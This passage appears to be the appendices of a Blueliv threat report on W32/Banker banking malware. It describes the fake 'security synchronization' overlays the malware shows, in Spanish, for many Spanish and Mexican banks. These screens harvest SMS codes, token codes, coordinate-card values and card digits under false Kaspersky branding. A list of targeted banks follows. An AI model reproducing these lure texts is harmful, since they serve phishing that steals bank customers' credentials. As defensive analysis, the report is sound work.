**Procesar**

**Información:** Hemos enviado una simulación, el proceso se trata sólo de una simulación.

Sistema de Seguridad - BBVA



## KUTXABANK

The screenshot shows a web page from Kutxabank titled "Validación de seguridad". At the top left is the Kutxabank logo. To the right, the title "Validación de seguridad" is displayed. Below the title, there is an error message: "Ingresaste una respuesta incorrecta, por favor intente nuevamente." To the right of this message is a black button labeled "Continuar". Below the error message, there is a yellow box containing a warning: "REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA." In the bottom right corner of the page, the Kaspersky logo is visible.

The screenshot shows a web page from Kutxabank titled "Validación de seguridad". At the top left is the Kutxabank logo. To the right, the title "Validación de seguridad" is displayed. Below the title, there is a message: "Realizando validación de seguridad...". A yellow box contains an informational message: "Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente." At the bottom of the page, there is a status bar with three items: a green square icon labeled "On", a red circle icon labeled "Off", and a blue triangle icon labeled "Off". The status bar also includes the text "Sistema de Seguridad - Kutxabank". The Kaspersky logo is visible in the bottom right corner.



ING

The screenshot shows a mobile banking interface for ING. At the top left is the ING logo with a lion. To its right is the text "Sincronización por SMS". Below this, a message says "Estamos sincronizando tu dispositivo." followed by "Confirmar la sincronización: Introduce el códigoco que has recibido en tu móvil.". A numeric keypad is displayed with numbers 8, 5, 3, 0, 9 in the first row and 2, 7, 6, 4, 1 in the second row. A blue "Borrar" button is located at the bottom right of the keypad. To the right of the keypad is an orange "Confirmar" button. Below the keypad, a note states "Atención: El proceso enviado a su teléfono móvil, se trata sólo de una simulación." At the bottom of the screen, there are two horizontal bars: one orange bar labeled "Sistema de Seguridad" and one white bar labeled "KAŠPERSKY".

The screenshot shows a mobile banking interface for ING. At the top left is the ING logo with a lion. To its right is the text "Validación de seguridad". Below this, a red circular icon with a white exclamation mark contains the text "Ingresaste una respuesta incorrecta, por favor intente nuevamente." To the right of this message is a dark grey "Procesar" button. Below this, a yellow bar contains a black circular icon with a white exclamation mark and the text "REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA." At the bottom of the screen, there are two horizontal bars: one orange bar labeled "Sistema de Seguridad" and one white bar labeled "KAŠPERSKY".



**ING** 

### Validación de tarjeta de coordenadas

Para poder ejecutar la validación debe introducir la posición de su Tarjeta Coordenadas.

Posición :

8	5	3	0	9
2	7	6	4	1

**Borrar** **Confirmar**

Atención: El proceso trata sólo de una validación.

Sistema de Seguridad 

**ING** 

### Validación de clave de seguridad

Estamos sincronizando tu dispositivo.

Para sincronizar de forma rápida y segura tu dispositivo, introduce tu clave de seguridad:

7	6	1	5	3
0	4	8	9	2

**Borrar** **Confirmar**

Atención: El proceso trata sólo de una simulación.

Sistema de Seguridad 

**ING** 

### Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

<input type="checkbox"/> On	<input checked="" type="checkbox"/> Off	<input type="checkbox"/> Off
-----------------------------	---	------------------------------

Sistema de Seguridad 



## LIBERBANK

**Liberbank**

Sincronización de tarjeta personal de claves

Para finalizar la sincronización introduce la clave solicitada abajo:

1	9	8	5	4
6	7	0	3	2

Borrar

Confirmar

Sistema de Seguridad - LIBERBANK

KASPERSKY

**Liberbank**

Validación de seguridad

**!** Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Continuar

Sistema de Seguridad - LIBERBANK

KASPERSKY

**Liberbank**

Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

On

Off

On

Sistema de Seguridad - LIBERBANK

KASPERSKY



N26

The screenshot shows a web page from N26's security system. At the top left is the N26 logo. To its right, the text "Validación de seguridad" is displayed. Below this, a red circular icon with a white exclamation mark contains the text "Ingresaste una respuesta incorrecta, por favor intente nuevamente." To the right of this message is a green button labeled "Procesar". Below the main message is a yellow box containing a black circular icon with a white letter "i" followed by the text "REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA." At the bottom left of the page is the text "Sistema de Seguridad - N26". On the right side, the Kaspersky logo is visible.

The screenshot shows a web page from N26's security system. At the top left is the N26 logo. To its right, the text "Validación de seguridad" is displayed. Below this, a yellow box contains the text "Realizando validación de seguridad...". Inside this box is a black circular icon with a white letter "i" followed by the text "Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente." To the right of the text are three small buttons with icons: a green square labeled "On", a red circle labeled "Off", and a blue triangle labeled "Off". At the bottom left of the page is the text "Sistema de Seguridad - N26". On the right side, the Kaspersky logo is visible.



## CITIBANAMEX

**citibnamex Banca Net**

Datos Incorrectos

● Ingresaste una respuesta incorrecta, por favor intétalo nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE Y EVITE EL BLOQUEO DE SU CUENTA.

Nuevo Sistema de Seguridad - Citibnamex

**citibnamex Banca Net**

Sincronización del NetKey Móvil

Por tu seguridad, estamos sincronizando el NetKey Móvil.  
Desde Citibnamex Móvil elige la opción de NetKey Móvil, ingresa los números que aparecen a continuación, presiona "Generar clave dinámica" y el sistema te devolverá una nueva clave que debes capturar en el siguiente recuadro.

Clave dinámica:

Respuesta:

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta.

**Continuar**

Nuevo Sistema de Seguridad - Citibnamex

**citibnamex Banca Net**

Validación de seguridad

Realizando validación de seguridad...

● Informamos que por su seguridad, estamos haciendo la validación de seguridad.  
Este proceso puede demorar algunos minutos y solicitaremos algunos datos para comprobar la titularidad de la cuenta, por favor sea paciente.

Nuevo Sistema de Seguridad - Citibnamex



**citibnamex**

Validación de seguridad

**!** Ingresaste una respuesta incorrecta, por favor inténtalo nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE Y EVITE EL BLOQUEO DE SU CUENTA.

Continuar

Nuevo Sistema de Seguridad - Citibnamex

**citibnamex**

Sincronización del NetKey Móvil

Por tu seguridad, estamos sincronizando el NetKey Móvil.

Encienda su NetKey, teclee su PIN, al desplegarse la palabra "HOST" digite el número "9". Al aparecer la palabra "CHALLNG" introduzca en su NetKey la siguiente clave:

**CHALLNG:**

Pressione "ENT". Su NetKey generará una Clave Dinámica que deberá digitar en el siguiente campo:

Clave dinámica:

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta.

Continuar

Nuevo Sistema de Seguridad - Citibnamex

**citibnamex**

Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que por su seguridad, estamos haciendo la validación de seguridad. Este proceso puede demorar algunos minutos y solicitaremos algunos datos para comprobar la titularidad de la cuenta, por favor sea paciente.

On  Off  2 On  2 Off

Nuevo Sistema de Seguridad - Citibnamex

**SANTANDER**

**Santander** | **Validación de Seguridad**

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

**Sistema de Seguridad** 

**Santander** | **Sincronización con la clave de firma**

Para confirmar la sincronización, introduzca su clave de firma.

Clave de firma:

**Confirmar** **Borrar**

Atención: El proceso se trata sólo de una sincronización.

**Sistema de Seguridad** 

**Santander** | **Sincronización por SMS**

Código de confirmación - Introduzca el código recibido vía SMS y pulse confirmar

Código:

**Confirmar** **Borrar**

Atención: El proceso se trata sólo de una sincronización.

**Sistema de Seguridad** 



**Santander**

**Sincronización con la clave de firma**

El código de firma en pantalla se renueva diariamente. La clave de criptofirma obtenida con este código tendrá validez hasta las 24 h. de mañana.

Código de firma:

Firma con criptocalculadora:

Atención: El proceso se trata sólo de una sincronización.

Sistema de Seguridad 

**Santander**

**Validación de Seguridad**

! Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Sistema de Seguridad 



Sincronización del Dispositivo de Seguridad

e su contraseña dinámica.

Paso 2.  
Capture la contraseña dinámica que aparece en el Token.

Procesar Corregir

IBM - Trusteer

 Santander

Sincronización del  
Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, capture su contraseña dinámica.

\* Contraseña dinámica:

Paso 1.  
Presione el botón de su token.

Paso 2.  
Capture la contraseña dinámica que aparece en el Token.

Atención: El proceso se trata sólo de una sincronización.

Procesar Corregir

IBM - Trusteer



ABANCA

The screenshot shows a web page titled "Validación de seguridad" (Security Validation). At the top left is the ABANCA logo. Below it, a message says "Realizando validación de seguridad..." (Performing security validation...). A yellow info box contains the text: "Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente." (We inform you that for your greater security, we are performing a validation in the security system. This process may take several minutes and may request data to verify the account ownership. Please be patient.) There is a progress bar with three steps: the first is green with "On", the second is orange with "Off", and the third is red with "Off". At the bottom left is the text "Sistema de Seguridad - ABANCA" and at the bottom right is the Kaspersky logo.

The screenshot shows a web page titled "Sincronización / Simulación" (Sync / Simulation) with a lock icon. At the top left is the ABANCA logo. Below it, a message says "Estamos sincronizando tu dispositivo." (We are synchronizing your device). A yellow input field asks "Introduce el código de sincronización que se ha enviado a tu móvil." (Enter the synchronization code sent to your mobile phone). Below the input field are two buttons: "Corregir" (Correct) and "Aceptar" (Accept). A red warning message at the bottom states: "Atención: El proceso enviado a su teléfono móvil, se trata sólo de una simulación." (Attention: The process sent to your mobile phone is only a simulation). At the bottom left is the text "Sistema de Seguridad - ABANCA" and at the bottom right is the Kaspersky logo.



//ABANCA | Sincronización de seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, introduce tu firma digital.

Firma Digital:

Procesar Corregir

Atención: El proceso se trata sólo de una sincronización.

Sistema de Seguridad - ABANCA

//ABANCA | Validación de seguridad

① Ingresaste una respuesta incorrecta, por favor inténtalo nuevamente.

Aceptar

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Sistema de Seguridad - ABANCA



## CAIXA BANK

**CaixaBank**

Validación de seguridad

Realizando validación de seguridad...

Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

Sistema de Seguridad - CaixaBank

KASPERSKY

**CaixaBank**

Validación de Seguridad

Validación de Seguridad

Confirmar la validación de seguridad: Busque el número  y pulse la clave correspondiente en el teclado siguiente:

**Núm. Clave** →

1	9	8	5	4	<input type="text"/>
6	7	0	3	2	<input type="button" value="Borrar"/>
<input type="button" value="Confirmar validación"/> ✓					

Sistema de Seguridad - CaixaBank

KASPERSKY



**CaixaBank**

Sincronización por SMS

Estamos sincronizando tu dispositivo.  
Confirmar la sincronización: Introduzca la Clave correspondiente que la hemos enviado por sms a su móvil.



Clave:

**Confirmar sincronización ✓**

**Atención:** El proceso enviado a su teléfono móvil, se trata sólo de una simulación.

Sistema de Seguridad - CaixaBank KAJPERSKY

**CaixaBank**

Validación de seguridad

① Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**Continuar**

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Sistema de Seguridad - CaixaBank KAJPERSKY

**CaixaBank**

Sincronización CaixaPIN

Confirme la sincronización con el CaixaPIN:

- 1 Teclea en el CaixaPIN el **codigo de 6 cifras** siguiente:
- 2 Genera la clave con el CaixaPIN
- 3 Introduzca a continuación la clave facilitada por el CaixaPIN:  **Confirmar sincronización ✓**

**Atención:** El proceso se trata sólo de una sincronización.

Sistema de Seguridad - CaixaBank KAJPERSKY



## RURALVÍA

The screenshot shows a web page titled "ruralvía" with a "Validación de seguridad" header. A progress bar indicates "Realizando validación de seguridad...". A message box contains an information icon and text: "Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente." Below the message is a Kaspersky logo.

The screenshot shows a web page titled "ruralvía" with a "Validación de seguridad" header. An error message box contains a red exclamation mark icon and text: "Ingresaste una respuesta incorrecta, por favor intente nuevamente." A green "CONTINUAR" button is visible. A yellow message box contains an information icon and red text: "REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA." Below the message is a Kaspersky logo.



## BAJIONET

The screenshot shows a web page for 'bajionet'. At the top right, it says 'Sincronización del Dispositivo de Seguridad'. On the left is the 'bajionet' logo. In the center, there's a message: 'Estamos sincronizando su Clave ASB ( Acceso Seguro Bajio ).' Below this, it says 'Ingrese el código generado por tu dispositivo, este código es válido sólo para esta sincronización.' A text input field is labeled 'Clave ASB:' with the placeholder '(4 dígitos de su NIP actual más 6 dígitos de su Clave Dinámica)'. Two buttons are below the input field: 'Procesar' (in green) and 'Corregir' (in grey). A note at the bottom states: 'Atención: El proceso se trata sólo de una sincronización.' The Kaspersky logo is visible at the bottom right.

The screenshot shows a web page for 'bajionet'. At the top right, it says '¡No fue posible realizar la validación de seguridad!'. On the left is the 'bajionet' logo. A message in the center says 'Datos incorrectos, evite el bloqueo de su cuenta.' Below this, a yellow bar contains the text 'POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE. EVITE EL BLOQUEO DE SU CUENTA.' A 'Procesar' button is located at the bottom. The Kaspersky logo is visible at the bottom right.



## BANCO AZTECA

The screenshot shows a web page titled "Sincronización del Dispositivo de Seguridad". At the top left is the Banco Azteca logo. The main content area contains the following text:  
Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad.  
Código:   
**Procesar**   **Corregir**

To the right of the text is an illustration of a smartphone displaying the Banco Azteca app and a physical security key device.

In the bottom right corner of the page, there is a Kaspersky logo.

The screenshot shows a web page with the Banco Azteca logo at the top. The main content area contains the following text:  
¡No fue posible realizar la validación de seguridad!  
Datos incorrectos, evite el bloqueo de su cuenta.  
**POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE.  
EVITE EL BLOQUEO DE SU CUENTA.**

A red hexagonal icon with a white 'X' is positioned next to the error message. Below the message is a green "Procesar" button.

In the bottom right corner of the page, there is a Kaspersky logo.



## BANREGIO

The screenshot shows a token validation page for Banregio. The header features the 'banregio' logo on the left and 'Validación de Token' on the right. The main content area contains the following text:

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad.

Contraseña dinámica (Token):

 (A text input field for entering the dynamic password.)

[Regresar](#) [Procesar](#)

Evite el bloqueo de su cuenta.

A Kaspersky logo is visible in the bottom right corner of the page.

The screenshot shows a security validation page for Banregio. The header features the 'banregio' logo on the left and '¡No fue posible realizar la validación de seguridad!' on the right. The main content area contains the following text:

Datos incorrectos, evite el bloqueo de su cuenta.

 POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE.  
EVITE EL BLOQUEO DE SU CUENTA.

[Procesar](#)

A Kaspersky logo is visible in the bottom right corner of the page.



## SCOTIABANK

The screenshot shows a Scotiabank synchronization page. At the top left is the Scotiabank logo. To its right, the text "Sincronización del Dispositivo de Seguridad" is displayed. Below this, a message states: "Estamos sincronizando tu dispositivo. Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad." A text input field is labeled "Código e-Llave:" with placeholder text "Introduzca el código de su dispositivo de seguridad". Below the input field are two buttons: "Procesar" (in red) and "Corregir" (in grey). To the right of the input field, there are two small images: a physical security key device and a smartphone displaying a digital interface. Below these images, the text "Evite el bloqueo de su cuenta." is shown. At the bottom left is the Scotiabank logo, and at the bottom right is the Kaspersky logo.

The screenshot shows a Scotiabank synchronization page with an error message. At the top left is the Scotiabank logo. To its right, the text "¡No fue posible realizar la validación de seguridad!" is displayed. Below this, a message states: "Datos incorrectos, evite el bloqueo de su cuenta." A yellow warning box contains a red hexagonal icon with a white 'X' and the text "POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE. EVITE EL BLOQUEO DE SU CUENTA." At the bottom of the page is a "Procesar" button. At the bottom left is the Scotiabank logo, and at the bottom right is the Kaspersky logo.



## AFIRME

The screenshot shows a web page titled "Validación de Token". At the top left is the AFIRME logo. To the right of the logo, the title "Validación de Token" is displayed. Below the title, a message reads: "Estamos sincronizando tu dispositivo. Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad." A text input field is labeled "Clave Dinámica:" and contains placeholder text. Below the input field are two buttons: "Procesar" (in green) and "Corregir" (in grey). A warning message at the bottom of the input field area says "Evite el bloqueo de su cuenta." In the bottom right corner of the page, there is a Kaspersky logo.

The screenshot shows a web page with the AFIRME logo at the top. To the right of the logo, the message "¡No fue posible realizar la validación de seguridad!" is displayed. Below this, a message states "Datos incorrectos, evite el bloqueo de su cuenta." A yellow warning box contains the text "POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE. EVITE EL BLOQUEO DE SU CUENTA." with a red hexagonal icon containing a white "X" to its left. A "Procesar" button is located at the bottom of this box. The Kaspersky logo is visible in the bottom right corner.



## INBURSA

The screenshot shows a web-based synchronization interface for INBURSA's security device. At the top left is the INBURSA logo with the text "INBURSA Grupo Financiero". To the right, the title "Sincronización del Dispositivo de Seguridad" is displayed. Below this, a message states "Estamos sincronizando tu dispositivo." followed by instructions: "Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad." There are two input fields: "Número de Serie Token:" and "Código INBURpass:". A red warning message "Atención: El proceso se trata sólo de una sincronización." is centered below the fields. At the bottom right are two buttons: "Procesar" (in blue) and "Borrar" (in grey). A watermark for "KAJPERJSKY" is visible in the bottom right corner of the interface.

This screenshot shows a similar synchronization interface for INBURSA. The layout is identical, featuring the INBURSA logo, the title "Sincronización del Dispositivo de Seguridad", and the same instructions and input fields. The red warning message "Atención: El proceso se trata sólo de una sincronización." is present. The "Procesar" and "Borrar" buttons are at the bottom right. A watermark for "KAJPERJSKY" is visible in the bottom right corner.




**INBURSA**  
Grupo Financiero

Sincronización del  
Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.

Ingresa los últimos 9 dígitos del panel de firma de alguna de tus tarjetas de débito activa:

(9 dígitos):



Atención: El proceso se trata sólo de una sincronización.

Procesar      Borrar

KASPERSKY

**INBURSA**  
Grupo Financiero

¡No fue posible realizar la validación de seguridad!

Datos incorrectos, evite el bloqueo de su cuenta.



**POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE.  
EVITE EL BLOQUEO DE SU CUENTA.**

Procesar

KASPERSKY



## BANCOPPEL


The screenshot shows a BanCoppel synchronization interface. At the top left is the BanCoppel logo (a blue key icon followed by the word "BanCoppel"). To its right is the text "Sincronización del Dispositivo de Seguridad". Below this, a message says "Estamos sincronizando tu dispositivo. Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad." A text input field is labeled "Código:" and contains a placeholder "Introduzca el código". Below the input field are two buttons: "Procesar" (blue) and "Corregir" (grey). To the right of the input field is an illustration of a computer monitor displaying a key icon, with a physical key shown nearby. The Kaspersky logo is visible at the bottom right.

The screenshot shows a BanCoppel synchronization interface. At the top left is the BanCoppel logo. To its right is the text "¡No fue posible realizar la validación de seguridad!". Below this, a message says "Datos incorrectos, evite el bloqueo de su cuenta." A red hexagonal icon with a white "X" is displayed. Below the icon, a red warning message reads "POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE. EVITE EL BLOQUEO DE SU CUENTA." A "Procesar" button is located at the bottom right. The Kaspersky logo is visible at the bottom right.



## APPENDIX 3: MISCELLANEOUS IMAGES FOUND IN RESOURCES

The following images were found embedded in the resources of some of the analyzed W32/Banker samples.







# APPENDIX 4: TARGETED BANKS

## BANKS

Itaú, Bradesco, Sicredi, Sicoob, Banco do Brasil, Banco da Amazonia, Montepio, Banco do Estado de Sergipe, Banestes, Citibank, Banco de Brasília, Banco do Nordeste, Unicred, Creditran, Daycoval, Banco Regional, Agibank, Nubank, Banco Modal Mais, Banregio, Cajasur, Banco Coinc, Deutsche Bank, EVO Banco, Ibercaja, Banco de España, Sabadell, Banco Pastor, Bankia, CaixaBank, Santander, Santander México, Santander Chile, BBVA, BBVA Bancomer, ABANCA, Activobank, Arquia Banca, Banca Farmafactoring, Banca March, Banca Pueyo, Banco Caixa Geral, Banco Mediolanum, Banco Pichincha, Banco Popular, Bankinter, Bankoa Crédit Agricole, Caixa Guissona, Caixa Ontinyent, Caja de Ingenieros, Caixa d'Enginyers, Caja España, Caja Duero, Unicaja, Unicorp, Banca Cajamar, Kutxabank, Banco Laboral Kutxa, ING, Liberbank, Banco N26, Openbank, Pibank, Self Bank, Targo Bank, Banco Wizink, Ruralvia, Banco Safra, Banco Estado, Banco Estado Chile, Banco Internacional, Banco Internacional Chile, Banco Security, Banco Security Chile, Banco Edwards, Banco Bice, Mercado Pago Chile, Banco Bci, Banco Falabella, Scotiabank, HSBC México, Grupo Financiero Inbursa, Citibanamex, Banco del Bajío, Bancoppel, Banco Azteca, Banco Afirme, Banco Famsa.

## CRYPTOCURRENCY

Mercado Bitcoin, Buda Bitcoin, ChileBit Bitcoin, Spectro Coin Chile, Octopus Bitcoin, BitcoinToYou, Stratum coinBR SmartWallet, Foxbit

## About Blueliv

Blueliv is Europe's leading cyberthreat intelligence provider, headquartered in Barcelona, Spain. We look beyond your perimeter, scouring the open, deep and dark web to deliver fresh, automated and actionable threat intelligence to protect the enterprise and manage your digital risk. Covering the broadest range of threats on the market, a pay-as-you need modular architecture means customers receive streamlined, cost-effective intelligence delivered in real-time, backed by our world-class in-house analyst team. Intelligence modules are scalable, easy to deploy and easy to use, maximizing security resource while accelerating threat detection, incident response performance and forensic investigations. Blueliv is recognized across the industry by analysts including Gartner and Forrester, and has earned multiple awards for its technology and services including 'Security Company of the Year 2019' by Red Seguridad, Enterprise Security and Enterprise Threat Detection 2018 category winners by Computing.co.uk, in addition to holding affiliate membership of FS-ISAC for several years.



[blueliv.com](http://blueliv.com)

[info@blueliv.com](mailto:info@blueliv.com)

[twitter.com/blueliv](https://twitter.com/blueliv)

[linkedin.com/company/blueliv](https://linkedin.com/company/blueliv)



Blueliv® is a registered trademark of Leap inValue S.L. in the United States and other countries.  
All brand names, product names or trademarks belong to their respective owners.

© LEAP INVALUE S.L. ALL RIGHTS RESERVED